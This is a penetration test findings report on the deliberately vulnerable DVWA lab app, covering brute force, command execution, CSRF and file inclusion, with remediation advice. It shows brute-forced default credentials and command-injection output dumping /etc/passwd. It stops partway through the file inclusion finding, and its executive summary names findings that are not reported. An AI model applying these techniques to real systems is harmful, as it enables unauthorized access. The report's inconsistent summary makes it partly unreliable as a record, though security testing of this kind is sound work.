



Demo Company Security Assessment Findings Report

Project Confidential

*Date: March 24th, 2023
Project: 3
Version 1.0*

Table of Contents

Confidentiality Statement	3
Disclaimer	3
Contact Information	3
Assessment Overview	4
Assessment Components	5
Project Objective	5
Scope	6
Scope Exclusions	6
Security tools used:	6
Methodology	6
Executive Summary	7
Finding Severity Ratings	8
Finding Vulnerabilities Overview	9
1. Dvwa Penetration Test Findings	10
1.1 Finding Dvwa Brute Force Attack	10
1.2 Finding Dvwa Command Execution	13
1.3 Finding Dvwa Cross-Site Request Forgery (CSRF)	16
1.4 Finding Dvwa File Inclusion	19
1.5 Finding Dvwa SQL Injection	22
1.6 Finding Dvwa SQL injection (Blind)	25
1.7 Finding Dvwa File Upload	28
1.8 Finding Dvwa Reflected Cross Site Scripting (XSS)	32
1.9 Finding Dvwa Stored Cross Site Scripting (XSS)	35
1.10 Finding Dvwa JavaScript	38

Confidentiality Statement

This report on the penetration testing conducted is confidential and intended solely for the client's use. Unauthorized access, use, modification, or disclosure of this report is strictly prohibited. The client is responsible for taking all necessary precautions to maintain the confidentiality of this report and must ensure that it is only shared with authorized personnel on a need-to-know basis. The client is expected to take reasonable measures to safeguard the information contained in this report.

Disclaimer

We have conducted a thorough penetration testing of the DVWA web application to the best of our abilities. However, we want to clarify that we do not offer any guarantee or warranty, whether explicit or implicit, concerning the accuracy, comprehensiveness, or suitability of this report for any specific purpose. Any decision to rely on the information provided in this report is entirely at your own risk, and we will not be held responsible for any damages that may result.

Contact Information

Name	Title	Contact Information
Institute Emerging Career		
Noman Ahmed	Penetration Tester	Office: (555) 555-5555 Email: Nomanahmed03411@gmail.com
Ehtisham Ahmed	Web Developer	Office: (555) 555-5555 Email: Shamikhan@gmail.com
Wajdan Ahmed	Network Engineer	Office: (555) 555-5555 Email: wajdanahmed@gmail.com

Assessment Overview


Our team has recently completed a comprehensive penetration testing of the DVWA web application between March 15 and March 23, 2023. The primary objective of this testing was to identify any security vulnerabilities or weaknesses in the system. We used both automated and manual techniques to detect any potential issues.

The testing was based on the guidelines outlined in the OWASP (Open Web Application Security Project) Testing Guide (v4), which is a comprehensive and widely recognized standard for web application security testing. We also utilized customized testing frameworks to ensure that our testing was thorough and comprehensive.

The report that we have compiled presents our findings and recommendations for remediation. Our goal is to provide the client with a clear understanding of the security posture of their web application, as well as actionable steps that can be taken to address any identified vulnerabilities.

We take pride in our methodology, and we have taken great care to ensure that our testing was as accurate and thorough as possible. We are confident that our findings and recommendations will be beneficial to the client, and we look forward to working with them to address any identified issues and enhance the security of their web application. The penetration testing activities were divided into four phases:

- **Planning:** We gathered the customer's goals and obtained the rules of engagement.
- **Discovery:** We performed scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- **Attack:** We confirmed potential vulnerabilities through exploitation and performed additional discovery upon gaining new access.
- **Reporting:** We documented all found vulnerabilities and exploits, failed attempts, and the company's strengths and weaknesses.



Assessment Components

Project Objective

The purpose of this assessment was to evaluate the state of security of the Damn Vulnerable Web App (DVWA) and identify any vulnerabilities that could potentially be exploited by attackers. The primary objective of the assessment was to provide the client with a comprehensive security assessment report that includes details of any vulnerabilities found, along with recommended remediation strategies to mitigate the identified risks.

During the assessment, our team conducted a thorough examination of the DVWA to identify any vulnerabilities or weaknesses that could be exploited by attackers. We used a combination of automated and manual testing techniques to ensure that our testing was comprehensive and accurate.

The final security assessment report that we have provided to the client includes a detailed overview of all the vulnerabilities we discovered during our assessment, along with recommended remediation strategies to help mitigate the identified risks. The report also includes guidelines and best practices for the client to follow to help ensure that their web application remains secure in the future.

Our team takes great pride in our methodology and our ability to provide our clients with accurate and comprehensive security assessments. We are confident that the assessment report we have provided to the client will be instrumental in helping them enhance the security of their web application and protect it from potential threats and attacks.

Scope

This section defines the scope and boundaries of the project.

Assessment	Details
Application Name	Damn vulnerability web App (DVWA).
IP Address	192.168.10.133
DVWA URL	http://192.168.22.129/dvwa

- Full scope information provided in “**Demo Company DVWA**”

Scope Exclusions

- Per client request, did not perform any of the following attacks during testing:
- Denial of Service (DoS)
- Phishing/Social Engineering

Security tools used:

- The automated testing was performed using following tools.
- **Manual testing:** Burp Suite, Firefox Browser
- **Vulnerability scan:** Burp Suite
- **Injection testing tools:** Sqlmap

Methodology

During the testing phase, we employed a combination of both manual and automated techniques to ensure a thorough and comprehensive assessment. Our manual testing process involved a detailed review of the application's source code, an examination of HTTP requests and responses, and attempts to exploit vulnerabilities by simulating various attack scenarios.

Additionally, we utilized automated testing tools to augment our manual testing efforts. These tools included popular security testing software such as Burp Suite, Weeveily, and Nmap, among others. Automated testing was particularly useful in identifying potential vulnerabilities that may have been difficult to detect using manual methods alone.

we believe that combining both manual and automated testing techniques provided a balanced and accurate approach to assessing the security of the application. Our use of these techniques allowed us to identify any potential vulnerabilities and weaknesses within the application and provided valuable insights into the best strategies for remediation.

Executive Summary

The primary objective of the penetration testing conducted on the DVWA web application was to identify any potential vulnerabilities that could compromise the security of the application and provide actionable recommendations for improving its security posture.

During the testing phase, our team identified various vulnerabilities, including SQL injection, command injection, cross-site scripting, file inclusion, authentication bypass, insecure direct object references, insufficient session expiration, cross-site request forgery, and insecure cryptographic storage. Each vulnerability was classified based on its severity level and potential impact on the security of the application.

Our team then provided a detailed report containing recommendations for mitigating each of the identified vulnerabilities. These recommendations included implementing input validation and access controls, following best practices for secure web application development, and regularly testing and updating security measures.

We understand that ensuring the security of a web application is an ongoing process, and therefore, we provided guidance on best practices for maintaining a secure web application. This includes conducting regular vulnerability assessments, staying up-to-date with the latest security patches, and educating staff on how to identify and respond to potential security threats.

our report provided the client with valuable insights into the potential vulnerabilities present in their web application and practical recommendations for improving its security posture. We believe that implementing these recommendations will go a long way in helping the client safeguard their web application from potential security threats.

Finding Severity Ratings

For the purposes of this report, a key to the risk naming and colors has been provided to offer a clear and concise risk scoring system. It should be noted, however, that our scope does not include quantifying the overall business risk posed by any issues identified during testing. While some risks may be rated as high from a technical perspective, there may be other controls in place unknown to us that the business considers acceptable. Therefore, it is important to view the risk scoring system provided in this report as a guide rather than an absolute measure of risk.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Finding Vulnerabilities Overview

Ref	Description	Risk
1.1	BRUTE FORCE ATTACK	LOW
1.2	COMMAND EXECUTION	CRITICAL
1.3	CROSS-SITE REQUEST FORGERY (CSRF)	MEDIUM
1.4	FILE INCLUSION	CRITICAL
1.5	SQL INJECTION	CRITICAL
1.6	SQL INJECTION (BLIND)	CRITICAL
1.7	FILE UPLOAD	CRITICAL
1.8	REFLECTED CROSS SITE SCRIPTING (XSS)	HIGH
1.9	STORE CROSS SITE SCRIPTING (XSS)	HIGH
1.10	JAVASCRIPT	Low

1. Dvwa Penetration Test Findings


1.1 Finding Dvwa Brute Force Attack

Severity: - **LOW**

Description: - A brute force attack is a method of cracking a password or encryption key by trying every possible combination until the correct one is found. It is commonly used against weak passwords and encryption keys and can be prevented by using strong passwords and encryption keys, limiting login attempts, and implementing multi-factor authentication.

Instance: - <http://192.168.10.133/dvwa/vulnerabilities/brute/>

Exploitation Proof of Concept: -



The screenshot shows the Burp Suite Intruder interface. The 'Attack type' is set to 'Sniper'. The 'Payload Positions' section is active, showing a list of 12 positions. The 'Target' is set to 'http://192.168.10.133'. The 'Update Host header to match target' checkbox is checked. The 'Payloads' section shows a list of payloads, including a GET request to /dvwa/vulnerabilities/brute/ with a username of root and a password of root123456. The 'Search' bar at the bottom shows 0 matches and a length of 535.

Attack

Save

Columns

Results

Positions

Payloads

Resource Pool

Options

Filter: Showing all items

?

Request	Payload 1	Payload 2	Status	Error	Timeout	Length ▼	Comment
13	<u>admin</u>	<u>password</u>	200	<input type="checkbox"/>	<input type="checkbox"/>	<u>4951</u>	
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
1	administrator	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
2	root	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
3	admin	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
4	user	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
5	user123	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
6	administrator	adminstrator	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
7	root	adminstrator	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
8	admin	adminstrator	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
9	user	adminstrator	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
10	user123	adminstrator	200	<input type="checkbox"/>	<input type="checkbox"/>	4885	
...			---	<input type="checkbox"/>	<input type="checkbox"/>	----	

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)

Vulnerability: Brute Force

Login

Username:
Password:

Welcome to the password protected area admin

Impact: - Brute force attacks can have a significant impact on vulnerabilities, as they can be used to exploit weaknesses in authentication mechanisms and gain unauthorized access to systems or data. Here are some potential impacts of brute force attacks on vulnerabilities:

- Data theft:** Brute force attacks can be used to steal sensitive data, such as personally identifiable information (PII), financial data, or trade secrets.
- Account takeover:** Brute force attacks can be used to take over user accounts, which can lead to identity theft, fraud, or other malicious activities.
- System downtime:** Brute force attacks can put a significant strain on systems, causing them to slow down or crash, resulting in lost productivity, revenue, and damage to an organization's reputation.
- Financial losses:** If the system being attacked is a financial institution, a successful brute force attack can result in financial losses for both the organization and its customers.

5. **Legal and regulatory consequences:** Organizations that fail to adequately protect their systems and data from brute force attacks may face legal and regulatory consequences, such as fines, lawsuits, or damage to their reputation.

Remediation: -

1. **Strong authentication mechanisms:** Implement strong and complex passwords, multi-factor authentication, and CAPTCHA to prevent automated login attempts.
2. **Rate limiting:** Limit the number of login attempts in a given time period to prevent brute force attacks.
3. **Account lockout:** Implement account lockout policies to prevent attackers from repeatedly guessing passwords and gaining access.
4. **Monitoring and alerting:** Monitor for unusual login activity and receive alerts when login attempts reach a threshold.
5. **Network segmentation:** Segment the network to prevent attackers from accessing critical systems and data.
6. **Security testing:** Regularly test the system for vulnerabilities, including brute force attacks, and apply patches and updates as necessary.

the key to preventing and mitigating the impact of brute force attacks is to implement a layered approach to security that includes strong authentication, rate limiting, monitoring and alerting, and regular security testing.

Tool used: - Burp Suit

References: -

1. <https://www.varonis.com/blog/brute-force-attack-prevention/>
2. https://owasp.org/www-community/attacks/Brute_force_attack
3. [What is a Brute Force | Common Tools & Attack Prevention | Imperva](#)

1.2 Finding Dvwa Command Execution

Severity: - **Critical**

Description: - The DVWA command execution vulnerability is a type of security weakness that allows attackers to execute arbitrary system commands on the server that hosts the DVWA web application. This can occur due to inadequate input validation or poor user input sanitization, enabling attackers to inject malicious code into the application. Attackers who exploit this vulnerability can gain control of the system with the same level of privileges as the DVWA application, which can lead to a complete system compromise.

Instance: - <http://192.168.10.133/dvwa/vulnerabilities/exec/>

Exploitation Proof of Concept: -



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
<http://www.ss64.com/bash/>
<http://www.ss64.com/nt/>

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

rg/docs/

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.024 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.013/0.018/0.024/0.004 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh

```

Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.016 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.016/0.020/0.022/0.003 ms
/var/www/dvwa/vulnerabilities/exec

```

Impact: - The impact of a successful command execution attack in DVWA can be severe. The attacker can execute arbitrary commands on the server with the same privileges as the web application, which could allow them to:

Access sensitive data: The attacker can read, modify, or delete files on the server. They could potentially access sensitive data such as user credentials, financial information, or confidential business data.

Install malware: The attacker can upload and execute malicious code on the server, which could allow them to maintain persistent access, steal data, or launch further attacks.

Take control of the server: If the attacker gains administrative privileges through command execution, they can take complete control of the server. This could allow them to modify system configurations, delete critical files, or install backdoors for future access.

The impact of a successful command execution attack can be severe not only for the web application but also for the entire organization. It is crucial to prioritize web application security and implement proper security measures to prevent such attacks.

Remediation: -

1. Validate and encode user input and separate it from system commands.
2. Use parameterized queries and limit application privileges.
3. Keep software and dependencies up to date and perform regular security testing and vulnerability assessments.
4. Isolate the web application from critical network resources and systems.

References: -

1. [Command Injection | OWASP Foundation](#)
2. <https://www.imperva.com/learn/application-security/command-injection/>
3. <https://snyk.io/blog/command-injection/>


1.3 Finding Dvwa Cross-Site Request Forgery (CSRF)




Severity: - **Medium**

Description: - Cross-Site Request Forgery (CSRF) is a type of web application vulnerability that allows an attacker to trick a user into unknowingly submitting a malicious request. The attacker can exploit this vulnerability to perform unauthorized actions on behalf of the user, such as changing their password, transferring funds, or deleting data.

Instance: - <http://192.168.10.133/dvwa/vulnerabilities/csrf/>

Exploitation Proof of Concept: -





Impact: - The impact of a successful CSRF attack on DVWA can be severe. An attacker can use this vulnerability to perform actions on behalf of the user without their knowledge or consent. Some potential impacts of a successful CSRF attack include:

1. **Unauthorized actions:** The attacker can perform unauthorized actions on behalf of the user, such as changing their password, transferring funds, or deleting data.
2. **Data theft:** The attacker can steal sensitive data, such as user credentials, financial information, or confidential business data.
3. **Malware installation:** The attacker can upload and execute malicious code on the server, which could allow them to maintain persistent access, steal data, or launch further attacks.
4. **Reputation damage:** A successful CSRF attack can damage the reputation of the affected organization and erode user trust.

Remediation: -

1. **Add a CSRF token:** Include a unique, random token with each form submission, and verify that the token is valid when the server receives the request.
2. **Require user re-authentication:** Require the user to enter their password again for sensitive actions, such as changing their password, transferring funds, or deleting data.
3. **Limit session lifetime:** Set a time limit for user sessions, and require users to log in again after a certain period of inactivity.
4. **Use same-site cookies:** Configure cookies to be same-site to limit the risk of cross-site request forgery.
5. **Implement security headers:** Configure security headers on web servers and applications to protect against cross-site scripting (XSS) and other web application vulnerabilities
6. **Educate users:** Train users on how to recognize and avoid phishing attacks and other social engineering tactics that could be used to exploit CSRF vulnerabilities.

References: -

1. [Cross Site Request Forgery \(CSRF\) | OWASP Foundation](#)
2. [Cross Site Request Forgery \(CSRF\) | OWASP Foundation](#)
3. [What is CSRF \(Cross-site request forgery\)? Tutorial & Examples | Web Security Academy \(portswigger.net\)](#)

1.4 Finding Dvwa File Inclusion


Severity: - Critical


Description: - File inclusion is a type of web application vulnerability that allows an attacker to include arbitrary files on the server, which can then be executed to perform malicious actions. In DVWA, file inclusion vulnerabilities can occur when user input is not properly validated before being used to include files on the server.

In the case of DVWA, file inclusion vulnerabilities can be exploited by modifying the value of the "page" parameter in the URL. By manipulating this parameter, an attacker can include a file that contains malicious code, such as a PHP script that can execute arbitrary commands on the server.

Instance: - `http://192.168.10.133/dvwa/vulnerabilities/fi/?page=include.php`

Exploitation Proof of Concept: -





Impact: -

Data theft: The attacker can steal sensitive data, such as user credentials, financial information, or confidential business data.

System compromise: The attacker can execute arbitrary code on the server, which could allow them to maintain persistent access, steal data, or launch further attacks.

Reputation damage: A successful file inclusion attack can damage the reputation of the affected organization and erode user trust.

Legal liabilities: If sensitive data or personally identifiable information (PII) is stolen or compromised due to a file inclusion attack, the affected organization may face legal liabilities and financial penalties.

Remediation: -

Validate user input: Validate user input to ensure that it is within expected ranges and does not contain malicious code. This can be done using input validation and sanitization techniques.

